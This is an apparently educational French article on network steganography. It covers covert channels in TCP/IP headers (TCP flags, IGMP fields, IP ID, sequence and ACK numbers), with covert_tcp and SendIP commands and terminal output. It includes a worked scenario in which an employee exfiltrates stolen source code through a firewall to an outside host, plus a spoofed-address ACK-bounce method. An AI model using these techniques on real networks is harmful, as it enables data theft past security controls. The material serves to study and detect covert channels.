La possibilité de cacher un message est liée à un protocole de communication dont il s'avère qu'il soit

possible d'exploiter certaines de ses structures où fonctionnalités de mise en application, pour atteindre un but détourné à caractère bien souvent malveillant. Il est donc bon de bien connaître, ce qui se révèle être, les faiblesses des protocoles appartenant à la famille TCP/IP (voir l'Encadré *Protocole TCP/IP*) et plus précisément celles permettant de faire passer des

informations à destination ou en provenance de réseaux protégés.

Clé au canal

Le schéma d'envoi des informations en stéganographie réseau est présenté sur la Figure 2. Un objet caché (en anglais *cover object*) est un paquet de données P_k . Il sert à masquer ou à cacher les informations. Pour pouvoir les cacher, il faut tout d'abord créer un paquet stéganographique (en anglais *stego-network packet*) S_k . L'expéditeur cache l'information C_k destinée au destinataire dans un paquet de réseau stéganographique. Le paquet S_k est créé à la base des paquets C_k et P_k . Il est également possible d'utiliser la clé secrète connue seulement de l'expéditeur et du destinataire.

Comme le processus de transmission des données ne se déroule pas dans un canal idéal, il existe donc des paquets stéganographique S_k^* générés par hasard. Du point de vue de la communication réseau, si une telle situation a lieu, l'ordre des paquets envoyés risque de ne pas être respecté, ce qui influencera le contenu du message caché (C_k^*).

Le même paquet stéganographique peut cependant passer par plusieurs nœuds intermédiaires avant d'arriver au destinataire. Le principe est que le *covert channel* ne peut pas être détecté. Autrement dit, les nœuds intermédiaires ne peuvent pas noter la différence entre les paquets P_k et S_k . La situation où un paquet stéganographique S_k sera rejeté (en anglais *drop*) à cause de la petite taille de la mémoire tampon du destinataire peut également survenir.




Figure 1. Canal caché (*covert channel*)




Figure 2. Stéganographie réseau – schéma d'envoi des informations



Dans les algorithmes proposées, la situation de ce type n'est pas prise en compte – si un paquet S_k gagne le destinataire, il est soumis à l'algorithme de détection afin d'obtenir une information cachée.

Manipuler les champs redondants dans les en-têtes du paquet

La manipulation des champs redondants dans les en-têtes du paquet peut être l'un des algorithmes stéganographiques. Il arrive souvent que lors de la transmission, tous les champs compris dans l'en-tête du paquet ne soient pas nécessaires à un moment donné. Il est donc possible de les utiliser afin de faire passer les différents messages.

TCP

Le protocole couche de transport TCP (voir l'Encadré *Couches du protocole TCP/IP*) a été conçu pour créer des connexions infaillibles entre les périphériques réseau dans un environnement réseau composé. Pour voir l'en-tête du protocole TCP, reportez-vous à la Figure 3.

L'en-tête du paquet TCP comprend un champ *Drapeaux* de 6 bits. Les bits en question (voir l'Encadré *Drapeaux des paquets TCP*) définissent la destination et le contenu du segment TCP. À la base de leur contenu, un nœud réseau sait comment interpréter les autres champs dans l'en-tête. Il existe 64 différentes combinaisons des paramètres pour les bits donnés – certaines sont redondantes, ce qui permet de créer les canaux cachés.

La plupart des segments TCP possèdent le bit ACK positionné (la valeur du bit ACK est égale à 1) – cela résulte du fait que la connexion TCP est réalisée dans les deux sens ; c'est-à-dire en mode de fonctionnement bidirectionnel simultané (en anglais *full duplex*).

La combinaison redondante des bits témoins peut se présenter comme celle sur la Figure 4. Son interprétation est la suivante : un participant de la connexion envisage de mettre fin à l'échange des données

mots	bits									
	0	4	8	12	16	20	24	28	31	
1	Port source					Port destination				
2	Numéro de séquence									
3	Numéro d'accusé de réception									
4	Décalage			Réservé		Drapeaux		Fenêtre		
5	Somme de contrôle						Pointeur d'urgence			
6	Options							Remplissage		
7	Données...									

Figure 3. En-tête du protocole TCP

URG	ACK	PSH	RST	SYN	FIN
0	1	1	0	0	1

Figure 4. Combinaison redondante des bits

Drapeaux des paquets TCP

- **URG** (*urgent*) – indicateur du mode urgent. Il informe si l'expéditeur a passé en mode urgent du protocole TCP. Cela a lieu lorsque quelque chose d'important se produit à un bout de la connexion et lorsqu'il faut en informer le plus vite possible l'autre partie.
- **ACK** (*acknowledgement*) – signifie qu'un participant de la connexion envoie un accusé de réception (en anglais *acknowledgment*) pour confirmer la réception d'un paquet de données.
- **PSH** (*push*) – si ce drapeau est défini, le module de réception TCP doit transmettre les données à l'application le plus vite possible (méthode *push*).
- **RST** (*reset*) – signifie la mise à zéro de la connexion.
- **SYN** (*sync*) – signifie un segment de données comprenant un numéro de séquence initial qu'un participant va envoyer via cette connexion.
- **FIN** (*finish*) – signifie qu'un segment donné finit l'envoi des données.

Couches du protocole TCP/IP

- **Couche d'interface réseau** – reçoit les datagrammes IP et les envoie via un réseau donné.
- **Couche d'inter réseau** – elle est responsable de la communication entre les machines. Elle reçoit les paquets de la couche de transport avec les informations ayant pour but d'identifier le destinataire, elle encapsule le paquet dans le datagramme IP, elle remplit son en-tête, elle vérifie si le datagramme doit être envoyé directement au destinataire ou au routeur et elle transmet le datagramme à une interface réseau.
- **Couche de transport** – sa tâche principale est d'assurer la communication entre les logiciels d'utilisateur. Cette couche peut régler le transfert des informations. Elle peut également assurer son infaillibilité. Pour cela, elle organise l'envoi d'un accusé de réception par le destinataire et le nouvel envoi des paquets perdus par l'expéditeur.
- **Couche de logiciels utilitaires** – à un niveau supérieur, les utilisateurs appellent les logiciels utilitaires ayant l'accès aux services TCP/IP. Les logiciels utilitaires coopèrent avec l'un des protocoles de communication au niveau de la couche de transport et ils envoient ou reçoivent les données sous la forme des messages ou du flux d'octets.

Datagrammes

Le datagramme est une unité de base des données envoyées, contenant l'en-tête et les données. L'en-tête du datagramme comprend l'adresse de l'expéditeur et du destinataire et un champ de type identifiant le contenu du datagramme. La datagramme (voir la Figure 5) ressemble à une trame du réseau physique. La différence est que l'en-tête de la trame comprend les adresses physiques et que l'en-tête du datagramme est constitué des adresses IP. La solution où un datagramme est transmis par la trame réseau est appelée l'encapsulation. Le datagramme se comporte alors comme tout autre message envoyé d'une machine à l'autre et il se déplace dans la partie de la trame réseau réservée aux données (Figure 6).




Figure 5. Structure du datagramme IP




Figure 6. Position du datagramme dans la trame réseau

Champs du protocole IGMP

- Type de message IGMP (8 bits).
- Temps maximal de réponse (en anglais *max response time*) – occupe 8 bits ; il est présent seulement dans les messages de requête et il définit le temps maximal entre l'envoi de la requête d'appartenance à un groupe donné (en anglais *host membership query*) et la réception du rapport d'appartenance à un groupe donné (en anglais *host membership report*) ; pour les autres types de messages, ce champ a la valeur 0 et il est ignoré.
- Somme de contrôle (16 bits).
- Adresse du groupe (32 bits) – pour les messages de requête générale, dans le cas où une requête est dirigée vers tous les groupes, ce champ est positionné à 0 (en anglais *general query*). Il prend une adresse donnée du groupe si la requête est envoyée à un groupe spécifique (en anglais *group-specific query*). Pour les messages de rapport concernant l'appartenance à un groupe donné (en anglais *membership report*), ce champ a la valeur de l'adresse du groupe concerné par la diffusion multiple et pour les messages d'abandon de groupe (en anglais *leave group message*) – l'adresse du groupe quitté.

(FIN = 1) et il envoie, en même temps, un accusé de réception (le bit ACK est positionné). Le bit PSH est également défini pour envoyer immédiatement la requête à la couche d'application. Jusqu'à ce que le bit URG (*urgent*) ne soit pas positionné, un segment TCP envoyé comprend 16 bits redondants. Ceux-ci peuvent être utilisés comme un *canal caché*.

La même redondance existe également dans tous les cas où le bit URG n'est pas positionné. Le bit SYN positionné peut créer également des combinaisons avec un bit ACK défini ou les bits URG/PSH (les deux ne peuvent pas être positionnés en même temps). Si c'est le cas, les autres valeurs des bits sont sans importance et il est toujours possible de créer des *covert channels*.

IGMP

La diffusion multiple (en anglais *multicasting*) consiste à envoyer les données seulement à un groupe donné des périphériques réseau. Les routeurs et les hôtes supportant la diffusion multiple doivent utiliser le protocole IGMP pour échanger les informations au sujet de l'appartenance des hôtes donnés à un groupe spécifié de ce type de diffusion. Dans le protocole IGMP, il existe deux types de messages :

- les messages de rapport (en anglais *report messages*) ; envoyés de l'hôte au routeur – se connecter au groupe, appartenir toujours au même groupe, quitter le groupe,
- les messages de requête (en anglais *query messages*) ; envoyés du routeur à l'hôte – surveiller le groupe.

Lors de la transmission, IGMP est encapsulé dans le datagramme IP – voir l'Encadré *Datagrammes*.

La longueur du message IGMP est fixe et elle est de 8 octets (voir également l'Encadré *Champs du protocole IGMP*). Lors de son encapsulation dans le datagramme IP, le champ du protocole a la valeur 2. Le message IGMP est encapsulé dans le data-



Version (4 bits) 0100	IHL (4 bits) 0110	TOS (8 bits) XXXXXXUU	Longueur totale (16 bits) 000000000100000			
Identification (16 bits) XXXXXXXXXXXXXXXXXX			Drapeaux (3 bits) UOX	Fragmentation (13 bits) XXXXXXXXXXXXXX		
TTL (8 bits) 00000001		Protocole (8 bits) 00000010		Somme de contrôle (16 bits) XXXXXXXXXXXXXXXXXX		
Adresse source (32 bits) XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX						
Adresse destination (32 bits) XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX						
Type de message (8 bits) 10010100		Longueur (8 bits) 00000100		Données (16 bits) 0000000000000000		
Type de message (8 bits) 00010000		Temps maximal de réponse (8 bits) UUUUUUUU		Somme de contrôle (16 bits) XXXXXXXXXXXXXXXXXX		
Adresse du groupe (32 bits) XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX						

Figure 7. Message IGMP encapsulé dans l'en-tête IP

Rang	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
2	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0
5	0	0	0	0	0	0	0	1	0	0	0	0	0	0	1	0
11	1	0	0	1	0	1	0	0	0	0	0	0	0	1	0	0
12	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
13	0	0	0	1	0	0	0	0	U	U	U	U	U	U	U	U

Figure 8. Matrice des combinaisons des bits redondants dans l'en-tête IP avec un message IGMP

```

root@moonlit2 steg]#
root@moonlit2 steg]# ./covert_tcp -source 192.168.1.10 -dest 192.168.1.10 -file test.txt
Covert TCP 1.0 (c)1998 Craig H. Rowland
(crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 192.168.1.10
Source Host : 192.168.1.10
Originating Port: random
Destination Port: 80
Encoded Filename: test.txt
Encoding Type : IP ID

Client Mode: Sending data.
Sending Data: a
Sending Data: l
Sending Data: a
Sending Data: a
Sending Data: a
Sending Data: a
Sending Data: k
Sending Data: o
Sending Data: t
Sending Data: a
root@moonlit2 steg]#

```

Figure 9. Utiliser le champ Identification – expéditeur

gramme IP de sorte que la partie fixe de l'en-tête IP occupe 20 octets et le message IGMP – 8 octets. Le paquet comprenant IGMP se déplace sur le réseau selon les règles standard : il peut être perdu, dupliqué ou d'autres erreurs peuvent se produire.

Dans la situation idéale, le datagramme entier se tient dans une trame physique. Pourtant, cela n'est pas toujours possible. Il est ainsi vu que le datagramme peut se déplacer via les différents réseaux physiques dont chacun dispose d'un nombre limite des données à envoyer dans une trame. Ce paramètre du réseau s'appelle l'unité maximale de transmission d'un réseau donné (en anglais *Maximum Transfer Unit – MTU*).

La limitation de la taille des datagrammes de sorte qu'ils correspondent à une MTU la plus petite serait inefficace si l'on passait à travers des réseaux capables de transmettre les cadres de taille supérieure. Si un datagramme ne tient pas dans une trame physique, il est découpé en plus petits morceaux appelés les fragments – le processus lui-même s'appelle la fragmentation. Une fois que les datagrammes fragmentés gagnent le destinataire, ils sont soumis à un processus inverse, à savoir la défragmentation. En outre, chaque fragment comprend une en-tête où la plupart du contenu de l'en-tête du datagramme initial est dupliqué (sauf le champ *Instructions* indiquant que c'est un fragment).

Les messages IGMP sont disponibles sous les deux formes suivantes :

- le rapport d'appartenance à un groupe donné (en anglais *host membership report*) et le message informant sur la sortie du groupe (en anglais *leave group message*) ; les messages sont envoyés de l'hôte au routeur,
- le message de requête concernant l'appartenance à un groupe donné (en anglais *membership query message*) ; le message est envoyé du routeur à l'hôte.

En prenant en compte les informations ci-dessus sur le protocole IGMP,

il est possible de distinguer les types de datagrammes IP suivants :

- de l'hôte au routeur avec la fragmentation autorisée,
- de l'hôte au routeur – la fragmentation est interdite,
- du routeur à l'hôte avec la fragmentation autorisée,
- du routeur à l'hôte – la fragmentation est interdite.

Pour la structure appropriée du datagramme IP – l'un datagramme après l'autre, de 16 bits – on reçoit la matrice 16x16 (voir la Figure 8). L'objectif est d'employer 8 bits non utilisés dans les rapports d'appartenance IGMP et 16 bits positionnés à 0 par l'expéditeur dans les requêtes concernant l'appartenance IGMP. Le format du message IGMP encapsulé dans l'en-tête IPv4 est présenté sur la Figure 7.

En disposant de la matrice 16x16 ainsi créée, il est à noter que ses rangs qui sont aux numéros :

- 2, 5, 11, 12, 13 pour les messages de rapport IGMP (avec la fragmentation autorisée),
- 2, 4, 5, 11, 12, 13 pour les messages de rapport IGMP (la fragmentation interdite),
- 2, 5, 11, 12, 15, 16 pour les requêtes IGMP (avec la fragmentation autorisée),
- 2, 4, 5, 11, 12, 15, 16 pour les requêtes IGMP (la fragmentation interdite),

peuvent être utilisés pour faire passer les informations cachées via le réseau TCP/IP.

Manipuler les champs obligatoires dans les en-têtes du paquet

À la différence de la méthode employée auparavant, un message peut être également caché dans les champs obligatoires de l'en-tête du protocole. Il s'agit des champs qui doivent toujours être définis lors de la transmission. Il en est ainsi grâce à la préparation adéquate de leurs valeurs.

Une méthode de ce type est utilisée par l'application *covert_tcp* créée par Craig H. Rowland. Après avoir modifié le code, l'application peut servir également à cacher les informations dans les champs redondants présents dans les en-têtes des protocoles. *covert_tcp* n'utilise pas la dernière possibilité étant donné qu'il est facile de se protéger contre ce type de messages

cachés (les champs redondants sont souvent filtrés par les périphériques réseau adéquats).

L'application en question utilise les champs obligatoires suivants dans l'en-tête du protocole TCP/IP :

- le champ *Identification* dans le datagramme IP – c'est un champ unique utilisé dans le

```
[root@moonlit2 steg]#
[root@moonlit2 steg]#
[root@moonlit2 steg]# ./covert_tcp -source 192.168.1.10 -server -file wynik.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 192.168.1.10
Listening for data bound for local port: Any Port
Decoded Filename: wynik.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.

Receiving Data: a
Receiving Data: l
Receiving Data: a
Receiving Data: a
Receiving Data: m
Receiving Data: a
Receiving Data:
Receiving Data: k
Receiving Data: o
Receiving Data: t
Receiving Data: a
```

Figure 10. Utiliser le champ *Identification* – destinataire

```
[root@cezar lwojczick]# nmap -sF 194.29.169.135
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2005-02-23 12:47 CET
Interesting ports on cezar.tele.pw.edu.pl (194.29.169.135):
(The 1643 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
443/tcp   open  https
2401/tcp  open  cvspserver
3306/tcp  open  mysql
8009/tcp  open  ajp13
8080/tcp  open  http-proxy

Nmap run completed -- 1 IP address (1 host up) scanned in 6.317 seconds
[root@cezar lwojczick]#
```

Figure 11. Résultat de fonctionnement du logiciel *Nmap* sur le réseau de communication stéganographique

```
[root@cezar lwojczick]# ./covert_tcp -dest 194.29.169.135 -dest_port 80 -req -file kod.c
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 194.29.169.135
Source Host      :
Originating Port: random
Destination Port: 80
Encoded Filename: kod.c
Encoding Type    : IP Sequence Number

Client Mode: Sending data.

Sending Data: a
Sending Data: l
Sending Data: a
Sending Data: a
Sending Data: m
Sending Data: a
Sending Data:
Sending Data: k
Sending Data: o
Sending Data: t
Sending Data: a
Sending Data:
```

Figure 12. Transmission stéganographique – expéditeur



processus de fragmentation/défragmentation des paquets,

- le champ *Numéro de séquence* (en anglais *Sequence Number*) dans le paquet TCP,
- la champ *Numéro d'accusé de réception* (en anglais *Acknowledgment Number*) dans le paquet TCP.

L'application *covert_tcp* est disponible en téléchargement depuis la page http://www.firstmonday.dk/issues/issue2_5/rowland/index.html. Pour la compiler sous Linux, tapez la commande suivante :

```
$ cc -o covert_tcp \
  covert_tcp.c
```

Manipuler le champ Identification dans le datagramme IP

Cette méthode consiste à remplacer la valeur originale par la valeur ASCII d'un caractère donné. Si l'une des parties veut faire passer un message donné – via le port 80, par exemple – elle doit démarrer le logiciel en tapant la commande suivante :

```
$ covert_tcp \
  -source <IP de l'expéditeur> \
  -dest <IP du destinataire> \
  -file <fichiers avec les données à envoyer>
```

Pour recevoir les données, l'autre partie doit également démarrer l'application *covert_tcp* mais en mode serveur :

```
$ covert_tcp \
  -source <IP de l'expéditeur> \
  -server \
  -file <fichier avec les données à enregistrer>
```

Le côté expéditeur est présenté sur la Figure 9 et le côté destinataire peut être consulté sur la Figure 10.

La situation où un employé malhonnête vole le code d'un logiciel peut être un exemple d'utilisation du texte caché dans l'en-tête du protocole. Admettons que l'employé se trouve derrière un firewall avec le

```
[root@cezar lwojcick]# ./covert_tcp -source_port 80 -server -seq -file wynik.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: Any Host
Listening for data bound for local port: 80
Decoded Filename: wynik.txt
Decoding Type Is: IP Sequence Number

Server Mode: Listening for data.

Receiving Data: a
Receiving Data: l
Receiving Data: a
Receiving Data:
Receiving Data: m
Receiving Data: a
Receiving Data:
Receiving Data: k
Receiving Data: o
Receiving Data: t
Receiving Data: a
Receiving Data:

[root@cezar lwojcick]#
```

Figure 13. Transmission stéganographique – destinataire

```
[root@moonlit2 steg]# ./covert_tcp -source 192.168.1.10 -dest 192.168.1.10 -source_port 20 -dest_port 20 -seq -file test.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 192.168.1.10
Source Host : 192.168.1.10
Originating Port: 20
Destination Port: 20
Encoded Filename: test.txt
Encoding Type : IP Sequence Number

Client Mode: Sending data.

Sending Data: a
Sending Data: l
Sending Data: a
Sending Data:
Sending Data: m
Sending Data: a
Sending Data:
Sending Data: k
Sending Data: o
Sending Data: t
Sending Data: a

[root@moonlit2 steg]#
```

Figure 14. Utiliser le champ Numéro de séquence – expéditeur

```
[root@moonlit2 steg]#
[root@moonlit2 steg]#
[root@moonlit2 steg]#
[root@moonlit2 steg]# ./covert_tcp -source_port 20 -server -seq -file wynik.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: Any Host
Listening for data bound for local port: 20
Decoded Filename: wynik.txt
Decoding Type Is: IP Sequence Number

Server Mode: Listening for data.

Receiving Data: a
Receiving Data: l
Receiving Data: a
Receiving Data:
Receiving Data: m
Receiving Data: a
Receiving Data:
Receiving Data: k
Receiving Data: o
Receiving Data: t
Receiving Data: a
```

Figure 15. Utiliser le champ Numéro de séquence – destinataire

Sur Internet

- http://www.firstmonday.dk/issues/issue2_5/rowland/index.html – Craig H. Rowland, *Covert channels in the TCP/IP Protocol Suite*,
- <http://www.faqs.org/rfcs/rfc1180.html> – le réseau TCP/IP,
- <http://www.faqs.org/rfcs/rfc2236.html> – le protocole IGMP.

port 80 ouvert (le résultat du scanner *Nmap* affichant les ports ouverts est présenté sur la Figure 11).

Il peut alors taper (Figure 12) la commande suivante sur un ordinateur de société :

```
$ covert_tcp \
  -dest 194.29.169.135 \
  -dest_port 80 \
  -seq -file code.c
```

De même, après être rentré à la maison, il disposera d'un code approprié dans un fichier spécifié à condition qu'il ait tapé au préalable la commande suivante sur son ordinateur domestique (Figure 13) :

```
$ covert_tcp \
  -source_port 80 \
  -server -seq \
  -file resultat.txt
```

Utiliser le champ Numéro de séquence du segment TCP

Le numéro de séquence initial ISN (en anglais *Initial Sequence Number*) sert à assurer la fiabilité de la connexion TCP/IP. Il est utilisé dans le processus de poignée de mains en trois phases (en anglais *three-way handshake*) du protocole TCP. Ce processus se déroule selon le scénario suivant :

- un logiciel TCP du client envoie un segment de données SYN (en anglais *synchronize*) contenant un numéro de séquence initial que le client va envoyer lors de cette connexion – en règle générale, ce segment SYN ne sert pas à envoyer les données mais il contient seulement l'en-tête IP, l'en-tête TCP et les éventuelles options TCP,
- le serveur doit confirmer la réception du segment SYN en provenance du client et envoyer son propre segment SYN contenant le numéro de séquence initial (à savoir ISN+1) que le serveur va envoyer lors de cette connexion – le serveur envoie dans un segment SYN un accusé de réception ACK (en anglais *acknowledgment*),

- le client doit confirmer la réception du segment SYN en provenance du serveur.

Dans ce cas, il est également possible de remplacer la valeur originale du numéro des données par la

valeur ASCII d'un caractère qui vous intéresse. Si l'une des parties veut faire passer un certain message – du port source 20 au port destination 20, par exemple – elle doit démarrer l'application via la commande suivante :




Figure 16. Schéma de transmission utilisant le rebondissement ACK du protocole TCP

```
[root@moonlit2 steg]# ./covert_tcp -source 192.168.1.10 -dest 192.168.1.1 -source_port 1234
seq -file test.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 192.168.1.1
Source Host: 192.168.1.10
Originating Port: 1234
Destination Port: 80
Encoded Filename: test.txt
Encoding Type: IP Sequence Number

Client Mode: Sending data.

Sending Data: a
Sending Data: l
Sending Data: a
Sending Data:
Sending Data: m
Sending Data: a
Sending Data: k
Sending Data: o
Sending Data: t
Sending Data: a
[root@moonlit2 steg]#
```

Figure 17. Utiliser le champ Numéro d'accusé de réception – expéditeur

```
[root@moonlit2 steg]#
[root@moonlit2 steg]#
[root@moonlit2 steg]# ./covert_tcp -source_port 1234 -server -ack -file wynik.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: Any Host
Listening for data bound for local port: 1234
Decoded Filename: wynik.txt
Decoding Type Is: IP ACK field bounced packet.

Server Mode: Listening for data.

Receiving Data: a
Receiving Data: l
Receiving Data: a
Receiving Data:
Receiving Data: m
Receiving Data: a
Receiving Data: k
Receiving Data: o
Receiving Data: t
Receiving Data: a
```

Figure 18. Utiliser le champ Numéro d'accusé de réception – destinataire



```
$ covert_tcp \
-source <IP de l'expéditeur> \
-dest <IP du destinataire> \
-source_port 20 \
-dest_port 20 \
-seq \
-file <fichiers avec les données>
```

Le destinataire doit également démarrer l'application *covert_tcp* en mode serveur :

```
$ covert_tcp \
-source_port 20 \
-server \
-seq \
-file <fichier à enregistrer>
```

L'expéditeur est présenté sur la Figure 14 et le destinataire sur la Figure 15.

Utiliser le rebondissement du numéro d'accusé de réception du paquet TCP

Pour envoyer les données via un canal caché, vous pouvez également utiliser le rebondissement (en anglais *bounce*) du numéro d'accusé de réception (en anglais *acknowledgment number*). Dans cette méthode, l'expéditeur envoie un paquet contenant :

- un faux numéro IP de l'adresse source,
- un faux numéro du port source,
- un faux numéro IP de l'adresse destination,
- un faux numéro du port destination,
- un segment SYN contenant les données sous la forme codée.

Pour consulter le schéma de cette méthode, reportez-vous à la Figure 16. A est un client envoyant les données, B – un serveur qui rebondit les données et C – leur destinataire réel. Le client A envoie un faux paquet avec une information codée vers le serveur B. Ce paquet comprend une adresse du serveur C dans le champ réservé à l'adresse source. Le serveur B répond en envoyant un segment SYN/RST ou SYN/ACK. Voyant une fausse adresse source

Création manuelle des messages stéganographiques

Pour créer un message stéganographique, il est possible d'utiliser deux logiciels – *SendIP* servant à envoyer les paquets et *tcpdump* permettant d'intercepter le trafic TCP. Admettons que nous voulions envoyer de façon secrète un message au contenu *hakin9*. Choisissons alors l'un des plusieurs algorithmes possibles – nous allons cacher le message dans le champ *Identification du datagramme IP*. Pour envoyer la première lettre du message, il faut taper la commande suivante :

```
# sendip -p ipv4 -ii 104 -p tcp -td 80 192.168.1.2
```

Ces drapeaux signifient que nous voulons utiliser les protocoles IPv4 et TCP (*-p ipv4, -p tcp*) pour envoyer le paquet au port 80 (*-td 80*) de l'hôte à l'adresse 192.168.1.2. La valeur du champ *Identification* est pourtant la plus importante – 104 (*-ii 104*). Dans le code ASCII, ce nombre correspond à la lettre *h*.

Pour envoyer tout le texte du message (*hakin9*), il faut répéter la procédure pour les lettres suivantes en modifiant les valeurs du champ *Identification* : 104 pour la lettre *h*, 97 – *a*, 107 – *k*, 105 – *i*, 110 – *n* et 57 pour le chiffre 9. Le code ASCII complet est disponible à la page <http://www.neurophys.wisc.edu/www/comp/docs/ascii.html>.

Pour lire le message, le destinataire doit démarrer préalablement l'application *tcpdump* écoutant sur le port 80 :

```
# tcpdump -vvv dst port 80
```

La valeur cachée par l'expéditeur se trouvera dans le champ *id* :

```
15:58:00.491516 192.168.1.1.0 > 192.168.1.2.http:
S [tcp sum ok] 3843951135:3843951135(0)
win 65535 (ttl 255, id 104, len 40)
```

dans le paquet, le serveur B dirige la réponse avec les données codées (comprises dans le segment SYN incrémenté de 1) vers le serveur C. Finalement, le serveur C reçoit le paquet et il décode les données.

Grâce à cette méthode, il est possible d'envoyer les données à un réseau sécurisé. Dans ce cas, on peut admettre que le serveur C se trouve sur le réseau protégé, qu'il puisse recevoir seulement les données en provenance du serveur B et qu'il ne puisse pas établir la connexion au client A. Si c'est le cas, l'expéditeur est obligé de démarrer l'application via la commande suivante :

```
$ covert_tcp \
-source <IP du destinataire> \
-source_port 1234 \
-dest <IP du serveur rebondissant &#x2192;
les données> \
-seq \
-file <fichier avec les données>
```

Le destinataire doit également démarrer l'application *covert_tcp* en mode serveur :

```
$ covert_tcp \
-source_port 1234 \
-server \
-ack \
-file <fichier à enregistrer>
```

